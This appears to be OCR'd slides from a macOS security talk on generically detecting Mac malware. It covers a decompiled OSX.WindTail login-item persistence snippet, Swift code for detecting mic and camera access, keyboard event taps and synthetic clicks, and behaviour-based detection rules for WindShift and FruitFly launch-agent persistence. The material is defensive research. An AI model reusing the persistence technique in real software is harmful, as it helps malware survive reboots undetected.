
OSX.WindTail persisting



```
01  int main(int argv, char** argv) {
02
03   r12 = [NSURL fileURLWithPath:[[NSBundle mainBundle] bundlePath]];
04
05  rbx = LSSharedFileListCreate(0x0, _kLSSharedFileListSessionLoginItems, 0x0);
06  LSSharedFileListInsertItemURL(rbx, _kLSSharedFileListItemLast, 0x0, 0x0,
07                                r12, 0x0, 0x0);
08   ...
09
10  }
```



persistence alert!




PDF


"Methods of Malware Persistence on Mac OS"
www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Wardle.pdf

Mic/Camera Access

via AVFoundation notifications



- OSX.Crisis
- OSX.Eleanor
- OSX.Mokes
- OSX.FruitFly





```
01  public func start(eventHandler: @escaping AudioVideoHandler) {
02   var property = CMIOObjectPropertyAddress(
03   mSelector: kAudioDevicePropertyDeviceIsRunningSomewhere,
04   mScope:    kAudioObjectPropertyScopeGlobal,
05   mElement:  kAudioObjectPropertyElementMaster)
06
07   CMIOObjectAddPropertyListener(camID, &property, camCallback,
08                                 self.toOpaque())
```


detecting mic/camera access

"OverSight: Exposing Spies on macOS"
SpeakerDeck.com/patrickwardle/hack-in-the-box-2017-oversight-exposing-spies-on-macos

Keylogger Detection

via CoreGraphics Event Notifications








```
01  public func start(eventHandler: @escaping EventTapsHandler) {
02
03  notify_register_dispatch(kCGNotifyEventTapAdded, &self.notifyToken, DispatchQueue.global())
04  { [weak self] event in
05    for newTap in newTaps.keys where nil == strongSelf.previousTaps[newTap] {
06     if let tap = newTaps[newTap] {
07       eventHandler(EventTapsEvent(tap: tap))
08     ...
```

detecting keyboard "event taps" (kCGNotifyEventTapAdded)

Synthetic Click Detection

via (passive) Core Graphics event tap






Function

CGEventGetIntegerValueField

Returns the integer value of a field in a Quartz event.




- ☑ source pid
- ☑ "state"
  (0x1: synthetic)

"The Mouse is Mightier than the Sword"
Media.Defcon.org/DEF CON 26/DEF CON 26 presentations/Patrick Wardle/
DEFCON-26-Patrick-Wardle-The-Mouse-Is-Mightier-Synthetic0Reality.pdf

Detecting Synthetic Clicks

generic protection, regardless of technique?






```
01   let mask = (1 << CGEventType.leftMouseDown.rawValue) |
02              (1 << CGEventType.leftMouseUp.rawValue)  ...
03
04   eventTap = CGEvent.tapCreate(tap:.cgSessionEventTap,
05                                eventsOfInterest: mask,
06                                callback: eventCallback, ... )
```


```
01   public func eventCallback(proxy: CGEventTapProxy, eventType:
02                                CGEventType, event: CGEvent, ... ) {
03
04     if 0 == event.getIntegerValueField(.eventSourceStateID) {
05        //detected synthetic mouse click!
06     }
```



"state"
(0x0 if synthetic)


OBJECTIVE-SEE (.COM)

free security tools for macOS!





Generically Detecting Mac Malware

...via GamePlan (MonitorKit + Apple Game Engine)




MonitorKit






actions
(alert, log, etc)



game (logic) engine

Detecting OSX.WindShift


via infection behaviors



1 Safari 'auto-open'

```
$event.isNewDirectory == 1 AND
$event.process.name == 'Safari'
```

Safari created directory




3 app start

```
$ cat Final_Presentation.app/Contents/Info.plist
 ...
 <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
```

2 'auto' URL handler registration

```
$event.isNewDirectory == 1 AND $event.file.isAppBundle == 1
AND $event.file.bundle.infoDictionary.CFBundleURLTypes != nil
```


app with custom URL handler



1 + 2 + 3

Detecting OSX.FruitFly

via 'install time' behaviors



```
($event.path MATCHES[cd] "/Library/LaunchAgents/.*.plist" OR
 $event.path MATCHES[cd] "/Users/.*/Library/LaunchAgents/.*.plist") AND
 $event.isNewFile == 1
```

1 launch item persistence

```
$ cat ~/Library/LaunchAgents/
com.client.client.plist
...

<plist version="1.0">
<dict>
 <key>ProgramArguments</key>
 <array>
 <string> ~/.client </string>
 </array>
 ...
```


launch agent persistence

```
!$event.file.contentsAsDict.ProgramArguments[0].signingInfo("AppleSigned")
```

2 not signed by apple

```
"LaunchD" IN $tags AND
$event.file.contentsAsDict.ProgramArguments[0].
lastPathComponent.startsWith(".")
```

